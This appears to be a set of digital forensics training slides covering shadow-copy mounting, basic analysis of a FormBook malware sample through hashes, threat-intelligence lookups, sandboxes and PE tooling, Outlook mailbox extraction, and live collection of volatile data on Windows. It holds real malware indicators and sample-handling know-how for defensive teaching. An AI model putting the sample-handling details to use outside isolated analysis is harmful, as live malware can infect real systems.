    Number of stores:      1  
  
Store: 1  
    Identifier            : 237c8de3-5b99-11e9-9925-080027062798  
    Shadow copy set ID    : 33eb3a7b-6d03-4045-aa70-37b714d49c72  
    Creation time         : Apr 10, 2019 14:06:30.365699200 UTC  
    Shadow copy ID        : 34d9910b-ac1d-4b10-b282-89dde217d0fb  
    Volume size           : 11 GiB (12777947136 bytes)  
    Attribute flags       : 0x0042000d
```

Mounting VSC: A 2 step approach

```
sudo vshadowmount -o $((512*206848)) 8d34ce.raw /mount/vss/
```

```
sudo ls -l /mount/vss/  
-r--r--r-- 1 root root 12777947136 Jan 1 1970 vss1
```

```
sudo file /mount/vss/vss1  
/mount/vss/vss1: DOS/MBR boot sector, code offset 0x52+2, OEM-ID "NTFS"
```

```
sudo mount -o ro /mount/vss/vss1 /mnt/
```



4. Basic Malware Analysis

4.1 Introduction

Take care: Self-Infection:

- Keep away from production
- Isolated machines (VMs)
- Network considerations

Exchange of malware via email:

- Password protected archive
- Password: infected

5 Phases of analysis

1. OSINT - Open Source Intelligence
2. Automatic Analysis (Sandbox)
3. Static Analysis
4. Dynamic Analysis (Behavioral Analysis)
5. Reverse Engineering

4.2 OSINT - IoCs

- Is the file Form.exe malicious?
- What it is doing?

```
ls -l Form.exe
md5sum Form.exe
sha1sum Form.exe
sha256sum Form.exe
```

189952 Form.exe
a8371cb187d99711691ccbcef8f35657
8dec32121d2f9f876c2b157451968796608d3dd5
784560f38065089f1c61869f7ebdc58b0115d500e5113e6c09d1b4d885ccb340

56 / 70 security vendors flagged this file as malicious

Community Score

DETECTION DETAILS RELATIONS ASSOCIATIONS BEHAVIOR COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label	Threat categories	Family labels	Do you want to automate checks?
trojan.formbook/razy	trojan	trojan	
Security vendors' analysis (1)			
AhnLab-V3	Trojan/Win.Formbook.X2184	Alibaba	Trojan/Win32/Formbook.4912M4c
AIKCloud	Trojan/Spy/Win/Formbook.AH	AIYIC	Gen:Variant.Ser.Razy.7042
Anti-IVL	Trojan/Spy/Win32.Convagent	ArcaBit	Trojan.Ser.Razy.D18B2
Avast	Win32.Evo-gen [Trj]	Avg	Win32:Evo-gen [Trj]
Astra (no cloud)	TR/Crypt.ZPACK.Gen	BitDefender	Gen:Variant.Ser.Razy.7042
Bitdefender		CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Eve.trojans.formbook	Cylance	Unsafe
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS

4.2 OSINT - Malpedia



Fraunhofer
FKIE

Inventory Statistics Usage ApiVector Login

Quicksearch...

win.formbook (Back to overview)

Formbook

aka: win.xloader
Actor(s): SWEED, Cobalt

Propose Change

VTCollection URLhaus

FormBook contains a unique crypter RunPE that has unique behavioral patterns subject to detection. It was initially called "Babushka Crypter" by Insidemalware.

References

- 2024-11-13 · TEHTRIS · TEHTRIS
 - Cracking Formbook malware: Blind deobfuscation and quick response techniques
 - Formbook
- 2024-06-15 · Medium b.magnezi · 0xMrMagnezi
 - Malware Analysis FormBook
 - Formbook
- 2024-04-15 · Positive Technologies · Aleksandr Badaev, Kseniya Naumova
 - SteganoAmor campaign: TA558 mass-attacking companies and public institutions all around the world
 - LokBot
 - 404 Keylogger
 - Agent Tesla
 - CloudEyeE
 - Formbook
 - Remcos
 - XWorm
- 2024-02-28 · Security Intelligence · Golo Muhr, Ole Villadsen
 - X-Force data reveals top spam trends, campaigns and senior superlatives in 2023
 - 404 Keylogger
 - Agent Tesla
 - Black Basta
 - DarkGate
 - Formbook
 - IcedID
 - Loki Password Stealer (PWS)
 - Pikabot
 - QakBot
 - Remcos
- 2024-01-24 · Medium shaddy43 · Shayan Ahmed Khan

4.2 OSINT - VirusTotal Details

Activity Summary

Download Artifacts ▾ Full Reports ▾ Help ▾

Behavior Tags ▾

checks-user-input detect-debug-environment obfuscated

Dynamic Analysis Sandbox Detections ▾

- ⚠ The sandbox VMRay flags this file as: MALWARE
- ⚠ The sandbox C2AE flags this file as: STEALER
- ⚠ The sandbox CAPE Sandbox flags this file as: MALWARE
- ⚠ The sandbox Zenbox flags this file as: MALWARE TROJAN

MITRE ATT&CK Tactics and Techniques

+ Execution TA0002

- Persistence TA0003

⊕ Hijack Execution Flow T1574

⊕ DLL Side-Loading T1574.002

Tries to load missing DLLs

+ Privilege Escalation TA0004

+ Defense Evasion TA0005

- Credential Access TA0006

⊕ Input Capture T1056

Creates a DirectInput object (often for capturing keystrokes)

+ Discovery TA0007

+ Collection TA0009

+ Command and Control TA0011

Malspam Behavior Catalog Tree



4.2 OSINT - abuse.ch - MalwareBazaar

MalwareBazaar Database

You are browsing the malware sample database of MalwareBazaar. If you would like to contribute malware samples to the corpus, you can do so through either using the [web upload](#) or the [API](#).



Using the form below, you can search for malware samples by a hash (MD5, SHA256, SHA1), imphash, tish hash, ClamAV signature, tag or malware family.

Browse Database

md5:a8371cb187d99711691ccbefc8f35657

Search Syntax [②](#)

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2023-03-29 13:07	784560f38065089f1c61...	exe	Formbook	exe FormBook	Anonymous	

Showing 1 to 1 of 1 entries Previous Next

4.2 OSINT - MISPPriv

Tags type:OSINT tip:white MALWARE + +

Date 2023-03-29

Threat Level Medium

Analysis Ongoing

Distribution All communities + +

Published Yes 2023-03-30 03:34:10

#Attributes 4006 (417 Objects)

First recorded change 2023-03-29 00:05:26

Last change 2023-03-30 00:03:02

Modification map

Sightings 506 (0) +

Activity

Correlation Enabled ([disable](#))

[+Pivots](#) [+Galaxy](#) [+Event graph](#) [+Event timeline](#) [+Correlation graph](#) [+Galaxy matrix](#) [+Event reports](#) [-Attributes](#) [-Discussion](#)

[X 154060: MalwareBa...](#)

[Galaxies](#) 3 +

[- previous](#) [next -](#) [view all](#)

+ = Scope toggle Deleted Decay score Context Related Tags Filtering tool (t) Expand all Objects Collapse all Attributes

Date	Object name	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Actions
2023-03-29 a89_06e	Object name: file	md5	md5: md5			Malware payload (Formbook)							Inherit
	References: 0		a8371cb187d99711691ccbcef8f35657										
				Hide the Attribute									
2023-03-29 700_2c	Payload delivery	md5:	a8371cb187d99711691ccbcef8f35657	exe	FormBook	Malware payload (Formbook)	✓		119	✓	Inherit		
		md5	@										

MalwareBazaar malware samples for 2024-11-20
2024-11-15 1

MalwareBazaar malware samples for 2024-11-09
2024-11-09 1

MalwareBazaar malware samples for 2024-11-08
2024-11-08 1

MalwareBazaar malware samples for 2024-11-07
2024-11-07 1

MalwareBazaar malware samples for 2024-11-02
2024-11-02 1

Show (473 more)

Related Feeds (show)

Malware Bazaar (119)
Malware (Freemium) (120)
Malware (121)

4.3 Sandbox - Joe

The screenshot shows the Joe Sandbox Cloud BASIC interface. At the top, there's a search bar labeled "Search (Hash, ID, Tag) ...". To the right of the search bar are "Analyze" and "Results" buttons, and a user profile icon. Below the search bar is a blue header bar with the text "Deep Malware Analysis".

1 Choose Analysis Architecture



2 Define Sample Source and Choose Analysis System

The interface for defining sample sources and choosing analysis systems. It includes sections for "Upload Sample" (with "Add more files" and "Clear files" buttons, and a note about file naming), "Browse URL" (with a text input field), and "More Options" (with "Download & Execute File" and "Command Line" buttons). A large blue arrow points from the sample source section towards the analysis system section.

Choose Analysis System

Select up to 3 of 3 available systems.

w10x64

10x w10x64

Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01

3 Live Interaction & Results

4.3 Sandbox - Joe

JoeSandbox Cloud BASIC

Overview Signatures Process Tree Domains / IPs Dropped Static Network Stats Behavior Disassembly

Create Interactive Tour

Windows Analysis Report

Form.exe

Overview

General Information

Sample name:	Form.exe
Analysis ID:	1569184
MD5:	a8371cb187d9971...
SHA1:	8de3c3212d29987...
SHA256:	784560138065089f...
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for submitted sa...
- Malicious sample detected (through command...
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- AI detected suspicious sample
- Machine Learning detection for sample
- AV process strings found (often used to termin...
- Checks if the current process is being debugged
- Contains functionality for execution timing, ofte...
- Contains functionality to access loader functio...
- Detected potential crypto function
- One or more processes crash
- PE file does not import any functions

Classification




Process Tree

- System is w10x64
- Form.exe (PID: 3680 cmdline: "C:\Users\user\Desktop\Form.exe" MD5: A8371CB187D99711691CCBECF8F35657)
- WerFault.exe (PID: 6776 cmdline: C:\!Windows\SysWOW64\WerFault.exe -p 3680 -s 228 MD5: C31336C1EFC2CCB44B4326EA793040F2)
- cleanup

4.3 Sandbox - Joe

JoeSandbox Cloud BASIC

Overview ▾ Signatures ▾ Process Tree Domains / IPs Dropped Static Network ▾ Stats Behavior ▾ Disassembly ▾



4.3 Sandbox - Cuckoo3

cert-ee / **cuckoo3**

Type to search

Code Issues 73 Pull requests 1 Discussions Actions Projects 1 Security Insights

cuckoo3 Public

Watch 26 Fork 84 Star 647

main Branch Tag Go to file Add file Code

About

Cuckoo3 is a Python 3 open source automated malware analysis system.

cuckoo-hatch.certLee

Readme EULP-1.2 license Code of conduct Activity Custom properties 647 stars 26 watching 84 forks Report repository

Releases

1 tags

Packages

No packages published

Contributors 8



Languages

install site Not enough memory resources available from crash last week

File	Description	Last Commit
.github	fix: Fixed template location	3 months ago
INSTALL	docs: Quickstart	3 months ago
common	Add ids_flag and timestamp to Misp processing, search usl...	10 months ago
core	chore: Changed default configuration values to match new ...	3 months ago
devtools	Add devtool to generate and update cwd migration txt files	3 years ago
docs	docs: Fixed errors and phrasing in web-ui configuration	3 months ago
docsircirc	Merge branch 'mkdocs' into delivery	3 years ago
machineries	Support Python 3.10	last year
node	Support Python 3.10	last year
processing	Add ids_flag and timestamp to Misp processing, search usl...	10 months ago
web	Bump braces from 3.0.2 to 3.0.3 in /web/cuckoo/web/clientsrc	6 months ago
.gitignore	update for release	3 years ago
CODE_OF_CONDUCT.md	Create CODE_OF_CONDUCT.md	3 months ago
CONTRIBUTING.md	Create CONTRIBUTING.md	3 months ago
LICENSE	update for release	3 years ago
README.md	docs: Quickstart	3 months ago

4.4 Static Analysis

- Malware delivery: Email
 - Office documents
 - PDF
 - .EXE
 - Analyze:
 - Hash values
 - Strings
 - Resources
 - Imported functions
 - Exported functions
 - Certificate
 -
- Capabilities of the malware

4.4 Static Analysis - Strings

pestr -n 7 Form.exe | less

```
!This program cannot be run in DOS mode.  
<Ar5<zw1<Zv  
EThis program cannot be run in DOS mode.  
:Yf/yZjP  
[] sk/Jo  
X| e^BZ8  
Rh%';,V
```

pescan Form.exe

file entropy:	7.322160 (probably packed)
fpu anti-disassembly:	no
imagebase:	normal
entrypoint:	normal
DOS stub:	normal
TLS directory:	not found
timestamp:	normal
section count:	1 (low)

pesec Form.exe

ASLR:	yes
DEP/NX:	yes
SEH:	yes
Stack cookies (EXPERIMENTAL):	yes

4.4 Static Analysis - PE - Portable Execution format

- Describe program files
- Contain:
 - Meta data
 - Instructions
 - Text data
 - Resources: Pictures and alike
- Tell Windows how to load a program
- Provide resources to running program
- Provide resources like code signature

-
- | |
|---|
| 1. DOS Header |
| 2. PE Header |
| 3. OOptional Header |
| 4. Section Headers |
| 5. .text Section (Program Code) |
| 6. .idata Section (Imported Libs) |
| 7. .rsrc Section (Strings, Images, ...) |
| 8. .reloc Section (Memory Translation) |
-

4.4 Static Analysis - PE - Basic Analysis

file Form.exe

Form.exe: PE32 executable (GUI) Intel 80386, for MS Windows

exiftool Form.exe

File Name	:	Form.exe
File Size	:	186 KiB
.....	:	
File Type	:	Win32 EXE
File Type Extension	:	exe
MIME Type	:	application/octet-stream
Machine Type	:	Intel 386 or later, and compatibles
Time Stamp	:	2000:07:31 02:00:25+02:00
Image File Characteristics	:	Executable, 32-bit
PE Type	:	PE32
Linker Version	:	11.0
Code Size	:	185856
Initialized Data Size	:	0
Uninitialized Data Size	:	0
Entry Point	:	0x12e0
OS Version	:	6.0
Image Version	:	0.0
Subsystem Version	:	6.0
Subsystem	:	Windows GUI
Warning	:	Error processing PE data dictionary

4.4 Static Analysis - PE - Basic Analysis

file Quotation.exe

```
Quotation.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

exiftool Quotation.exe

```
...
Machine Type : Intel 386 or later, and compatibles
Time Stamp   : 2005:08:14 14:47:46+02:00
PE Type      : PE32
Linker Version : 6.0
Code Size    : 647168
Initialized Data Size : 32768
Uninitialized Data Size : 0
Entry Point   : 0x15f4
OS Version    : 4.0
Character Set : Unicode
Comments       : Natcher
Company Name  : Glucosazone
Legal Copyright : CRUSTER3
Legal Trademarks : Forearming
Product Name   : UNKLE
File Version   : 1.02.0009
Product Version : 1.02.0009
Internal Name   : Aurous
Original File Name : Aurous.exe
```

4.4 Static Analysis - PE - Header

```
readpe -H Form.exe
```

DOS Header	
Magic number:	0x5a4d (MZ)
Bytes in last page:	144
Pages in file:	3
....	
Optional/Image header	
Magic number:	0x10b (PE32)
Linker major version:	11
Linker minor version:	0
Size of .text section:	0x2d600
Size of .data section:	0
Size of .bss section:	0
Entrypoint:	0x12e0
Address of .text section:	0x1000
Address of .data section:	0x2f000
ImageBase:	0x400000
Alignment of sections:	0x1000
Alignment factor:	0x200
....	
Size of image:	0x2f000
Size of headers:	0x200
Checksum:	0
Subsystem required:	0x2 (IMAGE_SUBSYSTEM_WINDOWS_GUI)
DLL characteristics:	0x8140
....	

4.4 Static Analysis - PE - Imported Functions

```
readpe -i ../../1.exe
```

Library	
Name:	COMCTL32.dll
Functions	
Name:	ImageList_GetDragImage
Name:	ImageList_Merge
Name:	ImageList_SetOverlayImage
Name:	UninitializeFlatsB
Name:	ImageList_DragEnter
Library	
Name:	OLEAUT32.dll
Functions	
Function	
Ordinal:	294
Library	
Name:	ADVAPI32.dll
Functions	
Name:	RegOpenKeyExA
Name:	MapGenericMask
Name:	AdjustTokenGroups
Name:	SetSecurityDescriptorDacl
Name:	GetSecurityDescriptorLength
Name:	StartServiceA
Name:	OpenServiceA
Library	
Name:	MSVCRT.dll
Functions	
Name:	_mbsspnp

4.4 Static Analysis - PE - Resources


```
wrestool -l ..\1.exe
```

```
--type=3 --name=23166 --language=2064 [type=icon offset=0x398cd8 size=455]
--type=3 --name=23167 --language=2064 [type=icon offset=0x398e78 size=648]
--type=3 --name=23168 --language=2064 [type=icon offset=0x398f78 size=642]
--type=3 --name=23169 --language=2064 [type=icon offset=0x399118 size=671]
--type=3 --name=23170 --language=2064 [type=icon offset=0x399358 size=1152]
--type=3 --name=23171 --language=2064 [type=icon offset=0x3995d8 size=1401]
--type=3 --name=23172 --language=2064 [type=icon offset=0x399a18 size=739]
--type=5 --name=34145 --language=2064 [type=dialog offset=0x398740 size=426]
--type=5 --name=34146 --language=2064 [type=dialog offset=0x3988f0 size=382]
--type=5 --name=34147 --language=2064 [type=dialog offset=0x398a70 size=562]
--type=9 --name=44061 --language=2064 [type=accelerator offset=0x3986e8 size=88]
--type=0 --name=5676 --language=2064 [offset=0x398ca8 size=11]
--type=0 --name=5677 --language=2064 [offset=0x398cb8 size=30]
--type=0 --name=5678 --language=2064 [offset=0x399c58 size=219344]
--type=0 --name=5679 --language=2064 [offset=0x3cf528 size=3852]
--type=14 --name=63607 --language=2064 [type=group_icon offset=0x398e60 size=20]
--type=14 --name=63608 --language=2064 [type=group_icon offset=0x398f60 size=20]
--type=14 --name=63609 --language=2064 [type=group_icon offset=0x399100 size=20]
--type=14 --name=63610 --language=2064 [type=group_icon offset=0x399340 size=20]
--type=14 --name=63611 --language=2064 [type=group_icon offset=0x3995c0 size=20]
--type=14 --name=63612 --language=2064 [type=group_icon offset=0x399a00 size=20]
--type=14 --name=63613 --language=2064 [type=group_icon offset=0x399c40 size=20]
```


4.4 Static Analysis - Considerations

- Perfect disassembly → Unsolved problem
- Linear disassembly
 - Identify the program code
 - Decode the bytes
- Linear disassembly limitations
 - Don't know how instructions get decoded by CPU
 - Could not counter fight obfuscation
- Obfuscation techniques
 - Packing
 - Resource Obfuscation
 - Anti-Disassembly
 - Dynamic Data Download
- Counter fight obfuscation
 - Dynamic Analysis
 - Run malware in isolated environment

4.5 x86 Assembly: General-Purpose Registers



4.5 x86 Assembly: Stack and Control Flow Registers



4.5 x86 Assembly: Instructions

Arithmetic:	add ebx, 100 sub ecx, 123 inc ah dec al	Adds 100 to the value in EBX Subtract 123 from the value in ECX Increments value in AH by 1 Decrement value in AL by 1
Data Movement:	mov eax, ebx mov eax, [0x4711] mov eax, 1 mov [0x4711], eax	Move value in EBX into register EAX Move value at memory 0x4711 into EAX Move the value 1 into register EAX Move value of EAX into memory 0x4711
Stack:	push 1 pop eax	Increment ESP; Store 1 on top of stack Store highest value in EAX; Decrement ESP
Control Flow:	call [address] ret jmp 0x1234 cmp eax, 100 jge 0x1234	1. Put EIP on top of the stack 2. Put [address] into EIP 1. Popped top of teh stack into EIP 2. Resume execution Start executing programm code at 0x1234 1. Compares value in EAX with 100 2. Based on result set EFLAGS register 1. Interpret EFLAGS register 2. If 'greater' or 'equal' flag then jump

4.5 x86 Assembly: Control Flow Graphs

```
start:           Symbol for address of next instruction
    mov eax, 3      Initialize a counter of 3 into EAX

loop:            Symbol for address of next instruction
    sub eax, 1      Subtract 1 from value in EAX
    cmp 0, eax      Compare value in EAX with 0; Set EFLAGS
    jne $loop        IF EFLAGS 'not equal' jump to 'loop'


end:             Symbol for address of next instruction
    mov eax, 12     
```

4.5 x86 Assembly: Control Flow Graphs

```
start:           Symbol for address of next instruction
    mov eax, 3      Initialize a counter of 3 into EAX

loop:            Symbol for address of next instruction
    sub eax, 1      Subtract 1 from value in EAX
    cmp 0, eax      Compare value in EAX with 0; Set EFLAGS
    jne $loop        IF EFLAGS 'not equal' jump to 'loop'

end:             Symbol for address of next instruction
    mov eax, 12     
```





5. Analysing files

5.1 Analysing files

- Standard Linux commands

file

strings

exiftool

md5sum, sha1sum

7z

.....

- Dedicated tools

oledump.py

pdfid.py, pdf-parser.py

VirusTotal tools

.....

- Exercise: Run exiftool on carving recovered documents

5.2 Analysing files

- Online resources
 - NSRL - National Software Reference Library
 - VirusTotal
 - CIRCL: DMA
 - CIRCL: MISP Threat Sharing Platform
- Demo: Search MD5
 - A479C4E7ED87AEDAFAD7D9936DC80115
 - 81e9036aed5502446654c8e5a1770935
- Analysing files could become a training on it's own

5.2 Analysing files: Outlook PST

1. Preparation:

```
sudo mount -o ro,offset=$((512*63)) nps-2008-jean.raw /media/sansforensics/casenps/
mkdir outlook
mkdir outlook/out
```

2. Copy .pst file

```
cp /media/sansforensics/casenps/Documents\ and\ Settings/Jean/Local\ Settings/
Application\ Data/Microsoft/Outlook/outlook.pst outlook/.
```

3. Extract Emails

```
file outlook/outlook.pst
outlook/outlook.pst: Microsoft Outlook email folder (<=2002)
```

```
readpst outlook/outlook.pst -o outlook/out/
```

```
cd outlook/out/
ls
Inbox.mbox    Outbox.mbox    'Sent Items.mbox'
```

5.2 Analysing files: Outlook PST

4. Analyze Emails

```
less Sent\ Items.mbox
```

I've attached the information that you have requested to this email message.

.....

.....

-----Original Message-----

From: alison@m57.biz [mailto:tuckgorge@gmail.com]

Sent: Sunday, July 20, 2008 2:23 AM

To: jean@m57.biz

Subject: Please send me the information now

.....

Hi, Jean.

I'm sorry to bother you, but I really need that information now -----

.....

-----boundary—LibPST—iamunique—1836211713.——

filename="m57biz.xls"

```
less Inbox.mbox
```

From "tuckgorge@gmail.com" Sun Jul 20 01:22:45 2008

X-Original-To: jean@m57.biz

To: jean@m57.biz

From: tuckgorge@gmail.com (alison@m57.biz)



6. Live Response

6.1 Volatile Data

- Memory dump
- Live analysis:
 - System time
 - Logged-on users
 - Open files
 - Network -connections -status
 - Process information -memory
 - Process / port mapping
 - Clipboard content
 - Services
 - Command history
 - Mapped drives / shares
 - !!! Do not store information on the subject system !!!
- Image of live system (Possible issues)
- Shutdown and image if possible

6.1 Collecting Volatile Data

<https://docs.microsoft.com/en-us/sysinternals/>

- System Time

```
> date /t & time /t          # Don't forget to note wall-clock-time  
    Tue 03/26/2019            # Note timezone of PC  
    01:31 PM
```

- Loggedon Users

```
> net session  
  
> .\PsLoggedon.exe  
    Users logged on locally:  
        3/26/2019 1:30:23 PM      John-PC\John  
    No one is logged on via resource shares.
```

```
> .\logonsessions.exe  
[5] Logon session 00000000:0001ad9d:  
    User name: John-PC\John  
    Auth package: NTLM  
    Logon type: Interactive  
    Session: 1  
    Sid: S-1-5-21-3031575581-801213887-4188682232-1001  
    Logon time: 3/26/2019 1:30:23 PM  
    Logon server: JOHN-PC
```

6.1 Collecting Volatile Data

- Open Files

```
> net file  
> .\psfile.exe
```

- Network Connections and Status

```
> netstat -anob  
    Proto Local Address      Foreign Address      State      PID      RpcSs  
    TCP   0.0.0.0:135        0.0.0.0:0          LISTENING  696      [svchost.exe]  
    TCP   0.0.0.0:445        0.0.0.0:0          LISTENING  4        [wmpnetwk.exe]  
    TCP   0.0.0.0:554        0.0.0.0:0          LISTENING  2504     [wmpnetwk.exe]  
    TCP   0.0.0.0:10243      0.0.0.0:0          LISTENING  4        [wininit.exe]  
    TCP   0.0.0.0:49152      0.0.0.0:0          LISTENING  364     [wininit.exe]  
  
> netstat -rn  
    Network Destination      Netmask        Gateway      Interface  Metric  
              0.0.0.0          0.0.0.0        10.0.2.2    10.0.2.15  10  
            10.0.2.0        255.255.255.0      On-link    10.0.2.15  266  
           10.0.2.15        255.255.255.255      On-link    10.0.2.15  266  
  
> ipconfig /all
```

6.1 Collecting Volatile Data

- Running Processes

```
> tasklist
  Image Name          PID Session Name      Session#  Mem Usage
  System                  4 Services           0    600 K
  smss.exe                252 Services          0    792 K
  csrss.exe                328 Services          0   3,224 K
  wininit.exe               364 Services          0   3,316 K
  csrss.exe                372 Console            1   4,196 K
  winlogon.exe               400 Console            1   6,272 K
  services.exe                460 Services          0   6,628 K
  lsass.exe                 468 Services          0   8,428 K
  lsm.exe                   476 Services          0   3,040 K
  svchost.exe                584 Services          0   6,596 K
  cmd.exe                   3100 Console           1   2,480 K
```

```
> tasklist /svc
  Image Name          PID Services
  svchost.exe                584 DcomLaunch, PlugPlay, Power
  svchost.exe                696 RpcEptMapper, RpcSs
  svchost.exe                792 Audiosrv, Dhcp, eventlog,
                                HomeGroupProvider, Imhosts, wscsvc
  svchost.exe                844 AudioEndpointBuilder, CscService,
                                HomeGroupListener, Netman, TrkWks, UxSms,
                                EventSystem, fdPHost, FontCache, netprofm,
                                nsi, WdiServiceHost
```

6.1 Collecting Volatile Data

- Running Processes

```
> .\pslist.exe -x
```

```
> .\pslist.exe -t
```

Name	Pid	Pri	Thd	Hnd	VM	WS	Priv
explorer	1252	8	26	912	212044	47672	36304
VBoxTray	360	8	12	153	61384	5624	1476
cmd	548	8	1	24	29256	2564	2628
pslist	3452	13	1	123	45908	3640	1652
WzPreloader	1244	8	6	119	109748	9064	11224
cmd	3100	8	1	20	27464	2480	1804

```
> .\Listdlls.exe
```

```
> .\handle.exe
```

- Processes/Port Mapping

```
> .\tcpvcon -n -c -a
TCP,svchost.exe,692,LISTENING,0.0.0.0,0.0.0.0
TCP,System,4,LISTENING,10.0.2.15,0.0.0.0
TCP,wmpnetwk.exe,2428,LISTENING,0.0.0.0,0.0.0.0
TCP,wininit.exe,364,LISTENING,0.0.0.0,0.0.0.0
TCP,svchost.exe,776,LISTENING,0.0.0.0,0.0.0.0
TCP,svchost.exe,896,LISTENING,0.0.0.0,0.0.0.0
TCP,services.exe,460,LISTENING,0.0.0.0,0.0.0.0
```

6.1 Collecting Volatile Data

- Command History

```
> doskey /history  
    netstat -anob  
    .\ListDlls.exe  
    .\handle.exe  
    .\tcpvcon -n -c -a  
    cls  
